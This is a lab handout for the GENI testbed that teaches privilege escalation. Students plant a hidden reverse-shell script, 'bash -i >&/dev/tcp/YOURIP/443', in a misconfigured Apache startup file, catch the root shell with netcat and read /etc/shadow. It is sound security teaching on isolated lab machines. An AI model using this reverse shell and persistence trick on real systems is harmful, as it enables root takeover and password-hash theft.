**GENI Reverse Shell Privilege Escalation**

**Lab Overview**

In this lab you will use the GENI lab environment to learn about and perform a basic privilege escalation attack. Privilege escalation is the action of infiltrating a system and granting yourself access privileges higher than what you have with the account/user you gained access to, in order to tamper with the system or files in some way, or to steal or modify stored information. In this lab, you will gain an understanding of how to perform privilege escalation with Apache and a reverse shell.

**Lab Environment Parameters**


**RSPEC file:**

<https://raw.githubusercontent.com/informationcomputerscience/EdGENI/master/Rspec-Files/PrivilegeEscalation-Rspec.txt>

**Preparation**

**Before you start, you will need to complete the following setups (If you have completed some steps before, you can skip them):**

1. Setup user account on GENI and join a Project. (see Setup-User)
2. Setup Lab in GENI (see Setup-Lab). The RSpec file location is shown as follows.
3. Establish SSH connections from host (via PuTTy) to each machine in the Lab (see Connect-to-VM). You don’t need a VNC GUI in this lab. However, if you feel comfortable with GUI, feel free to set up a VNC GUI.

**Network Topology**

For this lab, our topology will consist of two hosts. We will have an attacker machine, where we set up a listener to receive our reverse shell on, and a victim machine, which we will have Apache installed on and will be exploiting.

**Task 0 - Setup the low privileged user “tom”**

To perform this lab, we first need to setup a low privileged user called “tom” on the victim’s machine.

In the **victim** machine, follow the below steps:

1. Open /etc/ssh/sshd\_config file, find the line “PasswordAuthentication no”, and change it to “PasswordAuthentication yes”. The /etc/ssh/sshd\_config file is owned by root. You need to use sudo to open the file so that you can change it. If you are not sure which text editor to use, nano is a good tool. Simply type *sudo nano /etc/ssh/sshd\_config*.
2. Enter the command *sudo systemctl restart sshd* to make your change take effect.
3. Enter the command *sudo adduser tom* to create the low privileged user tom. When asking the password, set it to *tom*. For other questions, feel free to type in the answer or hit enter to ignore.
4. Test the account tom by enter command *su tom*, then type password *tom*. By typing *cd ~*, you will reach to the directory of tom.
5. **Take a screenshot to show you have create the account successfully.**
6. Suppose the name of the hacker is tom, The account *tom* is assigned to him. Now test whether the hacker can access the victim machine by using the assigned account *tom*. Find out the IP address of the victim’s machine. It’s address should be 10.10.X.X.
7. Suppose the IP address of the victim machine is <IP>, on the **attacker** machine type *ssh tom@<IP>*, and type the password *tom*, you should be able to connect to victim’s machine with account *tom*.
8. **Take a screenshot to show you have connected to the victim machine through attacker machine with account *tom*.**

**Task 1 - Find the vulnerability**

For this lab we are going to find a vulnerability in an Apache web server startup file. Exploiting this file will allow us to gain root access through a reverse shell later. For this lab, the vulnerability has already been configured, you just need to find it. In the real world, you would have to count on an administrator having misconfigured a file, and you would only be able to SSH in as a low level user with normal privileges.

Have a look around the filesystem and see if you can spot anything that seems to be unusual.

**HINT:** We are looking to exploit the Apache web server, so you should look for vulnerabilities in files that the Apache service uses. Directories like **/etc/apache2, /etc/init.d, and /usr/sbin** would be some good places to check out!

**HINT #2:** Usually Apache files are pretty locked down on permissions. Maybe there’s a file that has a little too much access…

1. **Take a screenshot of the vulnerable file and it’s permissions, which you can show using the command ls -l.**
2. **What’s wrong with this file’s permissions? Explain in a sentence or two.**

**Task 2 - Setup our exploit**

Now that we’ve found a vulnerable file, we can use it in order to escalate our privileges. **Notice that the setup of the exploit should be performed by the hacker using account *tom*, because this is the only account the hacker has on the machine victim.**

We’ll do this by implementing something called a reverse shell. **Do some quick research on reverse shells. Write down, in your own words, what a reverse shell is and what it is used for.**

To implement our payload, we will create a script elsewhere on the victim’s machine that contains our command to create our reverse shell. We will write a command inside the vulnerable Apache file that points to this script when Apache starts up.

1. First we will gather some information to use in our attack script. On your attacker machine, **enter the command** ***ifconfig*** and hit Enter. This should list the IP addresses for the different interfaces on your machine.
2. Find the information for the **eth1** interface and record the IP address. **Take a screenshot of this information and include it in your report (5 points)**.  
     
   **NOTE:** There may be multiple IP addresses listed for each interface. The IP address you need should start with **10.10.x.x**, otherwise it is not the correct one.
3. Next we’ll make our attack script. On the victim machine, **enter the command *nano .attack.sh***. This will create a shell script that is hidden from normal view.
4. Enter the following into your attack script. **NOTE:** Where it says <YOURIP>, put in the IP address you found in step C.  
     
   #!/bin/bash  
     
   nohup bash -i >&/dev/tcp/YOURIP/443 0>&1 &
5. Hit Ctrl + O to write your file, then hit Ctrl + X to exit nano. Now we have our exploit set up and ready to go.
6. We need our script to be executable, so **enter the command** ***chmod og+x .attack.sh*** to grant execution permissions.
7. Now that we’ve laid the groundwork for our payload, we can modify the vulnerable Apache file and get our reverse shell up and running. First, find the vulnerable file on the user machine you found in Task 2. After you located it, **enter the command *nano <name\_of\_file>***.
8. Once you’re in the file, enter in the following under the first line in the file: ***<path\_to\_your\_attack\_script>***. This will execute the attack script we created in the hidden folder we made on the victim’s machine. After you do that, save and exit the file.

**Task 3 - Execute our exploit**

1. On the **attacker** machine, issue the command **sudo nc -lvp 443**. This command will start up a netcat listener, listening on port 443 for incoming traffic.
2. Now on the **victim** machine, the administrator will start up the Apache server. **Enter the command *sudo service apache2 start***. This should trigger your reverse shell on your attacker machine. Sometimes, the apache2 could already be started. You can enter the command *sudo service apache2 stop* first, then enter *sudo service apache2 start* to trigger the start procedure.
3. On your **attacker** machine, verify that you have access to a reverse shell. **Enter the command *whoami*** **and take a screenshot of the output.**
4. Also, **enter the command *cat /etc/shadow* and take a screenshot of the output. Answer what the hacker can do with this file.**